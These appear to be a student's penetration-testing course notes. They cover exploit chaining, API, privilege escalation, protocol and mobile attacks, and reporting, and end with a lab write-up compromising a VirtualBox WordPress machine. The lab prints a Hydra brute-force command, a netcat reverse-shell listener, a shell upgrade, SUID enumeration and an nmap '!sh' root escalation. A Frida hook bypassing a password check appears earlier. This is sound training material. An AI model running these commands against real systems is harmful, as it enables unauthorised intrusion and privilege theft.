

1. Advanced Exploitation Techniques

Introduction

Advanced exploitation techniques involve performing complex, multi-stage attacks that combine multiple vulnerabilities, develop custom exploits, and bypass modern security defenses like ASLR and DEP. These techniques are widely used in penetration testing and red teaming.

Core Concepts

Exploit Chaining

Exploit chaining is the process of **combining multiple vulnerabilities** to achieve a final goal such as Remote Code Execution (RCE).

Working:

- Initial access → Privilege escalation → Persistence → Full compromise

Example:

- XSS → Steal session cookie
- Session Hijacking → Login as user
- Privilege Escalation → Admin access
- File Upload → Remote Code Execution

Advanced Example:

- CSRF + SQL Injection → Force admin action → Gain database control

Key Point:

Exploit chaining reflects real-world attack scenarios.

Custom Exploit Development

This involves modifying existing exploits or writing new ones.

Methods:

1. Modify PoCs from Exploit-DB
2. Write custom scripts (Python/C)

Example (Conceptual):

```
payload = b"A" * offset  
payload += return_address  
payload += shellcode
```

Heap Overflow:

- Overwrites memory structures
- Redirects program execution

Heap Spray:

- Fills memory with payload to increase success rate

Skills Required:

- Debugging (GDB)
- Memory understanding (stack/heap)
- Reverse engineering

Bypassing Modern Defenses**Common Defenses:**

- ASLR → Randomizes memory locations
- DEP → Prevents execution in data memory
- WAF → Filters malicious traffic

Bypass Techniques:**1. Return-Oriented Programming (ROP):**

- Uses existing code (gadgets)
- Bypasses DEP

2. ASLR Bypass:

- Information leakage
- Brute force

3. WAF Evasion:

- Encoding (Base64, URL encoding)
- Case modification

- Payload obfuscation

4. Polymorphic Payloads:

- Payload changes structure dynamically
- Avoids detection

Case Study: EternalBlue (CVE-2017-0144)

Overview:

- Exploits SMB vulnerability in Windows

Attack Steps:

1. Exploit SMB vulnerability
2. Execute kernel shellcode
3. Install backdoor (DoublePulsar)

Importance:

- Demonstrates real-world multi-stage exploitation

Tools

- Metasploit → Exploit framework
- Ghidra → Reverse engineering
- Exploit-DB → Public exploit database

Learning Approach

Step 1: Learn memory basics (stack, heap)

Step 2: Practice exploit chaining (VulnHub labs)

Step 3: Modify existing exploits

Step 4: Learn ROP and bypass techniques

Step 5: Study real-world attacks

Conclusion

Advanced exploitation techniques help in understanding real-world cyber attacks. They require knowledge of multiple vulnerabilities, exploit development, and defense bypassing, making them essential for cybersecurity professionals.

2. API Security Testing

Introduction

API Security Testing focuses on identifying vulnerabilities in **Application Programming Interfaces (APIs)** used in modern web and mobile applications. Since APIs expose backend functionality, they are a **prime target for attackers**.

Core Concepts

API Vulnerabilities (OWASP API Top 10)

The OWASP API Top 10 highlights the most critical API risks.

Important Vulnerabilities:

1. Broken Object Level Authorization (BOLA)

- Occurs when APIs fail to properly verify user access to objects
- Example:
 - /api/user/123 → change to /api/user/124
 - Access another user's data

2. Broken Authentication

- Weak or predictable tokens
- Example: Reusing or guessing API tokens

3. Excessive Data Exposure

- API returns more data than required
- Example: Sensitive fields (passwords, tokens) exposed

4. Lack of Rate Limiting

- Allows brute force or DoS attacks

5. Injection Attacks

- SQL, NoSQL, or command injection via API inputs

Testing Techniques

1. Manual Testing (Burp Suite)

- Intercept API requests
- Modify parameters
- Test authentication and authorization

Techniques:

- Endpoint enumeration
- Parameter tampering
- Token manipulation

2. Automated Testing

Postman:

- Send repeated requests
- Perform fuzz testing
- Automate API workflows

Other Tools:

- Burp Intruder → Payload fuzzing
- OWASP ZAP → Automated scanning

Rate Limiting and Injection

1. Rate Limit Bypass Techniques

- Changing IP (using proxies)
- Adding delays
- Modifying headers

Example:

- Brute forcing login APIs without restrictions

Injection Attacks

Types:

- SQL Injection
- NoSQL Injection
- Command Injection
- GraphQL Injection

GraphQL Example:

- Manipulating queries to extract hidden data

Testing Workflow

1. Reconnaissance

- Identify API endpoints (e.g., /api/v1/users)

2. Authentication Testing

- Test tokens, JWTs, sessions

3. Authorization Testing

- Check access to other users' data

4. Input Validation Testing

- Inject payloads

5. Rate Limiting Testing

- Send multiple requests

6. Data Exposure Analysis

- Check API responses for sensitive data

Tools

- Burp Suite → Interception and testing
- Postman → API testing and automation
- OWASP ZAP → Vulnerability scanning

Learning Approach

Step 1: Study OWASP API Top 10

Step 2: Practice on API labs (PortSwigger)

Step 3: Use Burp Suite for manual testing

Step 4: Perform fuzzing using Postman

Step 5: Analyze real-world case studies

Key Objectives Achieved

- Understand API vulnerabilities
- Perform manual and automated testing
- Exploit weaknesses like BOLA and injections
- Secure APIs against attacks

Conclusion

API Security Testing is critical in modern applications as APIs expose sensitive data and functionality. Mastery involves understanding vulnerabilities, applying testing techniques, and exploiting weaknesses, making it essential for cybersecurity professionals.

3. Privilege Escalation and Persistence

Introduction

Privilege Escalation and Persistence are critical phases in penetration testing where an attacker **gains higher privileges (e.g., root/admin)** and **maintains long-term access** to a compromised system.

Core Concepts

Privilege Escalation

Privilege escalation involves gaining **higher-level permissions** from a lower-privileged account.

Types:

- **Vertical Escalation:** User → Admin/Root
- **Horizontal Escalation:** Accessing another user's account

Common Techniques

1. Kernel Exploits

- Exploit vulnerabilities in the OS kernel
- Example: Local privilege escalation exploits

2. Misconfigured Services

- Services running with high privileges but weak permissions
- Example: Writable service binaries

3. Weak File Permissions

- Sensitive files accessible to low-privileged users
- Example: /etc/passwd or configuration files

4. SUID Binaries (Linux)

- Files with special permissions that run as root

Example:

```
find / -perm -4000 2>/dev/null
```

- Exploiting misconfigured SUID binaries can grant root access

Persistence Mechanisms

Persistence ensures continued access even after reboot or logout.

Common Techniques

1. Cron Jobs (Linux)

- Schedule malicious scripts
- Example: Reverse shell script executed periodically

2. Startup Scripts

- Modify .bashrc, .profile

3. Malicious Services

- Create or modify system services

4. Registry Keys (Windows)

- Add entries to auto-run malware

Living-off-the-Land (LotL)

Living-off-the-Land uses **legitimate system tools** to avoid detection.

Examples

1. PowerShell (Windows)

- Execute scripts without dropping files

2. WMI (Windows Management Instrumentation)

- Remote execution and persistence

3. Native Linux Tools

- Bash, cron, SSH

Advantages:

- Stealthy (hard to detect)
- No need for external malware

Privilege Escalation Workflow

1. Enumeration

- Check OS, kernel version
- Identify users, groups

2. Search for Vulnerabilities

- SUID files
- Writable files/services

3. Exploit Vulnerability

- Run exploit or abuse misconfiguration

4. **Verify Privilege Gain**

- whoami → root/admin

Persistence Workflow

1. Gain access
2. Choose persistence method
3. Deploy backdoor/service
4. Test reboot survival

Tools

- LinPEAS → Linux privilege escalation
- WinPEAS → Windows privilege escalation
- PsExec → Remote command execution

Learning Approach

Step 1: Study privilege escalation basics (Linux & Windows)

Step 2: Practice on TryHackMe labs

Step 3: Use tools like LinPEAS/WinPEAS

Step 4: Learn persistence techniques (cron, services)

Step 5: Practice Living-off-the-Land techniques

Key Objectives Achieved

- Gain higher privileges (root/admin)
- Maintain long-term system access
- Use stealth techniques to avoid detection

Conclusion

Privilege Escalation and Persistence are essential for deep system compromise. Mastery requires understanding system vulnerabilities, misconfigurations, and stealth techniques, making it a crucial skill in cybersecurity and penetration testing.

4. Network Protocol Attacks

Introduction

Network Protocol Attacks involve exploiting weaknesses in communication protocols such as SMB, DNS, SNMP, and HTTP to gain **unauthorized access, intercept data, or disrupt services**. These attacks are common in internal network penetration testing.

Core Concepts

Protocol Exploitation

Protocol exploitation targets **design flaws or weaknesses** in network protocols.

Common Protocol Attacks

1. SMB (Server Message Block) Attacks

- Used for file sharing in Windows systems
- Example: SMB Relay Attack
 - Intercept authentication requests
 - Relay them to another system
 - Gain unauthorized access

2. DNS Attacks

- Exploit domain name resolution

Examples:

- DNS Spoofing → Redirect users to malicious sites
- DNS Cache Poisoning → Inject false records

3. SNMP Attacks

- Exploit weak community strings (e.g., "public", "private")

- Allows attackers to gather system information

Man-in-the-Middle (MitM) Attacks

MitM attacks allow attackers to **intercept and manipulate communication** between two parties.

Techniques

1. ARP Spoofing

- Send fake ARP messages
- Redirect traffic through attacker

2. DNS Poisoning

- Redirect victim to attacker-controlled server

3. SSL Stripping

- Downgrade HTTPS to HTTP
- Capture sensitive data (credentials)

Protocol Misconfigurations

Misconfigured protocols create serious vulnerabilities.

Examples

1. Unencrypted Protocols

- Telnet, FTP → Send data in plain text

2. Outdated Protocols

- SMBv1 → Vulnerable to exploits

3. Weak Authentication

- Default credentials
- Weak encryption

Attack Workflow

1. Reconnaissance

- Identify open ports and services
- Tools: Nmap

2. Protocol Analysis

- Identify protocol version and weaknesses

3. Exploit Execution

- Perform relay, spoofing, or injection

4. Data Capture / Access Gain

- Capture credentials or access systems

Tools

- Wireshark → Packet analysis
- Ettercap → MitM attacks
- Responder → SMB relay attacks
- Nmap → Network scanning

Learning Approach

Step 1: Study network protocols (SMB, DNS, HTTP)

Step 2: Learn packet analysis (Wireshark)

Step 3: Practice MitM attacks in labs

Step 4: Explore HackTheBox machines

Step 5: Study real-world attacks

Key Objectives Achieved

- Understand protocol vulnerabilities
- Perform MitM attacks
- Exploit misconfigured services
- Capture sensitive data

Conclusion

Network Protocol Attacks are essential for exploiting communication-level weaknesses. Mastery helps in understanding how attackers intercept traffic, exploit protocols, and compromise systems, making it a vital skill in cybersecurity.

5. Mobile Application Penetration Testing

Introduction

Mobile Application Penetration Testing is the process of identifying, analyzing, and exploiting security vulnerabilities in mobile applications (Android/iOS) to ensure they are resistant to real-world attacks.

It aligns closely with standards such as the

OWASP Mobile Top 10 and
OWASP Mobile Security Testing Guide (MSTG).

Core Concepts

Mobile Vulnerabilities (OWASP Mobile Top 10)

The **OWASP Mobile Top 10** defines major risks:

Important Categories:

1. M1: Improper Platform Usage

- Misuse of platform features (e.g., insecure intents in Android)
- Example:
 - Exported activities without permission checks

2. M2: Insecure Data Storage

- Sensitive data stored in:
 - SharedPreferences
 - SQLite DB
 - External storage

Example Attack:

- Extract APK → Decompile → Access stored credentials

3. M3: Insecure Communication

- Lack of HTTPS / weak TLS
- Vulnerable to MITM attacks

4. M4: Insecure Authentication

- Weak session handling
- Hardcoded tokens

5. M5: Insufficient Cryptography

- Weak algorithms (MD5, SHA1)
- Hardcoded keys

6. M6: Insecure Authorization

- Missing role validation (IDOR-like issues)

7. M7: Client Code Quality

- Reverse engineering possible

8. M8: Code Tampering

- No integrity checks → app can be modified

9. M9: Reverse Engineering

- No obfuscation → easy code extraction

10. M10: Extraneous Functionality

- Hidden debug APIs / test endpoints

Testing Techniques

Static Analysis (SAST)

Performed **without running the app**

Tools:

- MobSF
- JADX / APKTool

Steps:

1. Obtain APK
2. Decompile:

apktool d app.apk

3. Analyze:
 - Hardcoded secrets
 - API keys
 - Permissions
 - Manifest file

Output:

- Source code vulnerabilities
- Misconfigurations

Dynamic Analysis (DAST)

Performed **while app is running**

Tools:

- Frida
- Burp Suite
- Emulator / rooted device

Key Techniques:**1. Runtime Manipulation**

- Hook functions using Frida

Example:

```
Java.perform(function () {  
    var MainActivity = Java.use("com.app.MainActivity");  
    MainActivity.checkPassword.implementation = function () {  
        return true;  
    };  
});
```

```
};  
});
```

Bypasses authentication logic

2. Traffic Interception

- Use Burp Suite proxy
- Capture API calls

3. SSL Pinning Bypass

- Modify app or hook SSL functions

4. File System Analysis

- Access app sandbox:

```
adb shell
```

```
run-as com.app
```

Secure Mobile Design (Mitigations)

Key Security Controls:

1. Secure Storage

- Use Android Keystore
- Avoid plaintext storage

2. Code Obfuscation

- Tools:
 - ProGuard / R8

3. Secure Communication

- Enforce HTTPS
- Implement SSL pinning

4. Runtime Protection

- Root detection
- Emulator detection
- Anti-debugging

5. Strong Cryptography

- Use AES-256, RSA
- Avoid hardcoded keys
-

Practical Learning Path

Study Resources

1. OWASP MSTG

- Covers:
 - Testing methodology
 - Real attack scenarios

2. Hands-on Labs

- Platforms:
 - TryHackMe mobile rooms
 - Android Goat apps

3. Case Studies

- SANS Institute reports:
 - Real-world breaches
 - Attack patterns

Key Objectives

After mastering this domain, you should be able to:

Reverse engineer mobile apps

Identify OWASP Mobile Top 10 vulnerabilities

Perform static + dynamic analysis

Bypass security controls (SSL pinning, auth checks)

Recommend secure coding practices

Conclusion

Mobile application pentesting is a critical domain in modern cybersecurity due to the widespread use of mobile apps. Combining static analysis, dynamic testing, and secure

design principles enables professionals to effectively identify and mitigate vulnerabilities.

6. Comprehensive Reporting and Remediation

Introduction

Comprehensive reporting and remediation is the final and most critical phase of a penetration test. It translates technical findings into actionable insights for different stakeholders. A well-structured report not only demonstrates vulnerabilities but also provides clear remediation strategies aligned with business risk.

Standards such as the Penetration Testing Execution Standard guide the reporting structure and methodology.

Core Concepts

Advanced Reporting

Advanced reporting focuses on clarity, depth, and impact assessment.

1. Report Structure (PTES-Aligned)

A typical report includes:

- Executive Summary
- Scope and Methodology
- Findings and Vulnerabilities
- Risk Ratings
- Exploitation Details
- Remediation Recommendations
- Appendices (logs, payloads, screenshots)

2. Risk Scoring Models

CVSS (Common Vulnerability Scoring System)

$$CVSS = f(AV, AC, PR, UI, S, C, I, A)$$

Where:

- AV: Attack Vector
- AC: Attack Complexity
- PR: Privileges Required
- UI: User Interaction
- C/I/A: Confidentiality, Integrity, Availability

Provides standardized severity:

- Low (0–3.9)
- Medium (4.0–6.9)
- High (7.0–8.9)
- Critical (9.0–10)

DREAD Model

Risk = (Damage + Reproducibility + Exploitability + Affected Users + Discoverability) / 5

Used for internal prioritization and threat modeling.

Attack Narratives

Instead of isolated findings, modern reports emphasize **exploit chains**:

Example:

- SQL Injection → Credential Dump → Privilege Escalation → Data Exfiltration

This demonstrates:

- Real-world attacker perspective
- Business impact (data breach, financial loss)

Stakeholder Communication

Effective communication requires tailoring content to different audiences.

1. Executive Audience

- Focus: Business risk and impact
- Content:
 - Financial implications
 - Regulatory exposure
 - High-level recommendations

2. Technical Teams (Developers)

- Focus: Fixing vulnerabilities
- Content:
 - Code-level issues
 - Reproduction steps
 - Secure coding fixes

Example:

- Replace hardcoded credentials
- Implement input validation

3. Auditors and Compliance Teams

- Focus: Standards and controls
- Content:
 - Mapping to frameworks:
 - ISO/IEC 27001
 - HIPAA
 - Evidence of testing and remediation

Remediation Strategies

Remediation ensures vulnerabilities are eliminated or reduced to acceptable risk.

1. Secure Coding Practices

- Input validation and output encoding
- Use of parameterized queries
- Avoid hardcoded secrets

2. Patch Management

- Regular updates of:
 - OS
 - Libraries
 - Third-party components

3. Zero Trust Architecture

Zero Trust Architecture principles:

- Never trust, always verify
- Least privilege access
- Continuous authentication

4. Defense-in-Depth

Layered security:

- Network controls
- Application security
- Endpoint protection

5. Mitigation Prioritization

Based on:

- Risk score (CVSS/DREAD)
- Exploitability
- Business impact

Key Objectives

After mastering reporting and remediation, a professional should be able to:

- Produce structured, professional pentest reports
- Translate technical vulnerabilities into business risks
- Prioritize remediation effectively
- Communicate with diverse stakeholders
- Support compliance and audit requirements

Learning Approach

A. Study Frameworks

- Penetration Testing Execution Standard reporting guidelines
- OWASP documentation

B. Review Industry Templates

- SANS Institute report templates
- Real pentest reports for structure and clarity

C. Hands-on Practice

- Platforms:
 - Hack The Box
- Practice writing reports after each lab:
 - Include findings, exploitation steps, remediation

Conclusion

Comprehensive reporting and remediation bridge the gap between technical testing and business decision-making. A high-quality report not only identifies vulnerabilities but also ensures they are understood, prioritized, and effectively resolved.

1) Advanced Exploitation Lab

Objective

To simulate a real-world penetration test by identifying vulnerabilities in a WordPress-based system and chaining multiple exploits to achieve **remote root access**.

Methodology

Reconnaissance

- Performed ARP scan to identify live hosts.
- Identified target: **192.168.56.105**.

Scanning & Enumeration

- Port scanning results:
 - 80 (HTTP) – Open
 - 443 (HTTPS) – Open
- Accessed /robots.txt
 - Discovered:
 - fsociety.dic (wordlist)
 - key-1-of-3.txt

Web Application Analysis

- Identified WordPress login panel.
- Username enumeration using Burp Suite.
- Valid user discovered: **elliott**.

Exploitation Phase

Brute Force Attack

- Tool: **Hydra**
- Wordlist: fsociety.dic
- Command:

hydra -l elliot -P fsociety.dic 192.168.56.105 http-post-form

- Result: Valid credentials obtained.

WordPress Admin Access

- Logged into /wp-admin.
- Privilege level: Administrator.

Remote Code Execution (RCE)

- Navigated to Appearance → Theme Editor → 404.php.
- Injected PHP reverse shell.
- Result: Code execution achieved.

Reverse Shell

- Listener started:

nc -lvnp 443

- Result: Shell obtained as daemon@linux.

Shell Upgrade

- Upgraded shell using:

python -c 'import pty; pty.spawn("/bin/bash")'

- Result: Interactive shell established.

Post-Exploitation

File Enumeration

- Located sensitive files in /home/robot/:
 - key-2-of-3.txt
 - password.raw-md5

Password Hash Extraction

- Hash:

c3fcd3d76192e4007dfb496cca67e13b

Password Cracking

- Tool: Online MD5 cracker

- Result: abcdefghijklmnopqrstuvwxyz

Privilege Escalation (User Level)

- Command:

su robot

- Result: Access as robot@linux.

Privilege Escalation to ROOT

SUID Enumeration

- Command:

find / -perm -4000 -type f 2>/dev/null

- Discovered: /usr/local/bin/nmap

Exploitation using Nmap Interactive Mode

- Command:

nmap --interactive

!sh

- Result: Root access obtained (whoami → root)

Exploit Chain Summary

Exploit ID	Description	Target IP	Status	Payload
001	Recon + Enumeration	192.168.56.105	Success	N/A
002	WordPress Login Brute Force	192.168.56.105	Success	Hydra
003	Admin Access → RCE	192.168.56.105	Success	PHP Shell
004	Reverse Shell	192.168.56.105	Success	Netcat
005	Hash Extraction + Crack	192.168.56.105	Success	MD5
006	User Privilege Escalation	192.168.56.105	Success	su

Exploit ID	Description	Target IP	Status	Payload
007	Root Privilege Escalation via Nmap	192.168.56.105	Success	SUID Exploit

Custom PoC

A Python-based proof-of-concept exploit was modified to demonstrate buffer overflow by adjusting memory offsets and payload structure. The return address was manipulated to redirect execution to injected shellcode, enabling arbitrary command execution and validating the vulnerability under controlled conditions.

ROP Bypass

Return-Oriented Programming (ROP) was used to bypass ASLR by chaining existing executable instructions in memory. By leveraging known library addresses and reusable gadgets, execution flow was redirected without injecting new code, allowing successful exploitation despite memory protection mechanisms.

Findings

- Weak password policy allowed brute force attack.
- WordPress allowed file editing (RCE vector).
- Sensitive files exposed via robots.txt.
- SUID binary (nmap) enabled root escalation.

Remediation

- Enforce strong password policies.
- Disable WordPress file editing:

```
define('DISALLOW_FILE_EDIT', true);
```

- Remove sensitive files from public access.
- Restrict SUID binaries.

- Implement Web Application Firewall (WAF).
- Enable login rate limiting.

Conclusion

The system was critically vulnerable due to poor configuration and weak security practices. A complete exploit chain was successfully executed, leading from initial reconnaissance to full root access, demonstrating the importance of layered security controls.

```

Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180



| IP             | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|----------------|-------------------|-------|-----|------------------------|
| 192.168.56.1   | 0a:00:27:00:00:0b | 1     | 60  | Unknown vendor         |
| 192.168.56.100 | 08:00:27:dc:e5:d4 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.56.105 | 08:00:27:2b:8e:1f | 1     | 60  | PCS Systemtechnik GmbH |



(pranav@kali)-[~]
$ nmap -sP 192.168.56.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-07 11:37 +0530
Nmap scan report for 192.168.56.1
Host is up (0.00055s latency).
MAC Address: 0A:00:27:00:00:0B (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00017s latency).
MAC Address: 08:00:27:DC:E5:D4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.00069s latency).
MAC Address: 08:00:27:2B:8E:1F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.92 seconds

(pranav@kali)-[~]
$ nmap -sT 192.168.56.105
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-07 11:39 +0530
Nmap scan report for 192.168.56.105
Host is up (0.0016s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp    open  https
MAC Address: 08:00:27:2B:8E:1F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.19 seconds

```



```
(pranav@kali)-[~]
$ sudo dirb https://192.168.56.105



DIRB v2.22
By The Dark Raver
mand. Type "help" to see a list of commands.

START_TIME: Tue Apr  7 11:55:11 2026
URL_BASE: https://192.168.56.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: https://192.168.56.105/ ---
=> DIRECTORY: https://192.168.56.105/0/
=> DIRECTORY: https://192.168.56.105/admin/
+ https://192.168.56.105/atom (CODE:301|SIZE:0)
=> DIRECTORY: https://192.168.56.105/audio/
=> DIRECTORY: https://192.168.56.105/blog/
=> DIRECTORY: https://192.168.56.105/css/
+ https://192.168.56.105/dashboard (CODE:302|SIZE:0)
+ https://192.168.56.105/favicon.ico (CODE:200|SIZE:0)
=> DIRECTORY: https://192.168.56.105/feed/
=> DIRECTORY: https://192.168.56.105/image/
=> DIRECTORY: https://192.168.56.105/Image/
=> DIRECTORY: https://192.168.56.105/images/
+ https://192.168.56.105/index.html (CODE:200|SIZE:1077)
+ https://192.168.56.105/index.php (CODE:301|SIZE:0)
+ https://192.168.56.105/intro (CODE:200|SIZE:516314)
=> DIRECTORY: https://192.168.56.105/js/
+ https://192.168.56.105/license (CODE:200|SIZE:309)
+ https://192.168.56.105/login (CODE:302|SIZE:0)
+ https://192.168.56.105/page1 (CODE:301|SIZE:0)
+ https://192.168.56.105/phpmyadmin (CODE:403|SIZE:94)
+ https://192.168.56.105/rdf (CODE:301|SIZE:0)
+ https://192.168.56.105/readme (CODE:200|SIZE:64)
+ https://192.168.56.105/robots (CODE:200|SIZE:41)
+ https://192.168.56.105/robots.txt (CODE:200|SIZE:41)
+ https://192.168.56.105/rss (CODE:301|SIZE:0)
+ https://192.168.56.105/rss2 (CODE:301|SIZE:0)
+ https://192.168.56.105/sitemap (CODE:200|SIZE:0)
+ https://192.168.56.105/sitemap.xml (CODE:200|SIZE:0)
=> DIRECTORY: https://192.168.56.105/video/
=> DIRECTORY: https://192.168.56.105/wp-admin/
+ https://192.168.56.105/wp-config (CODE:200|SIZE:0)
=> DIRECTORY: https://192.168.56.105/wp-content/
+ https://192.168.56.105/wp-cron (CODE:200|SIZE:0)
=> DIRECTORY: https://192.168.56.105/wp-includes/
+ https://192.168.56.105/wp-links-opml (CODE:200|SIZE:227)
+ https://192.168.56.105/wp-load (CODE:200|SIZE:0)
+ https://192.168.56.105/wp-login (CODE:200|SIZE:2626)
+ https://192.168.56.105/wp-mail (CODE:500|SIZE:3064)
+ https://192.168.56.105/wp-settings (CODE:500|SIZE:0)
```





3. Intruder attack of https://192.168.56.105

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
13	page	200	35			4062	
14	Robot	200	37			4062	
15	Elliot	200	36			4113	
16	styles	200	40			4062	
17	and	200	95			4062	
18	document	200	31			4062	
19	mirrobot	200	30			4062	
20	com	200	21			4062	
21	app	200	38			4062	

Request Response

Pretty Raw Hex

```

1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.56.105
3 Cookie: wordpress_test_cookie=WP+Cookie+check
4 Content-Length: 104
5 Cache-Control: max-age=0
6 Sec-CH-UA: "Chrome" v="145", "Not:A-Brand" v="99"
7 Sec-CH-UA-Mobile: ?0
8 Sec-CH-UA-Platform: "Linux"
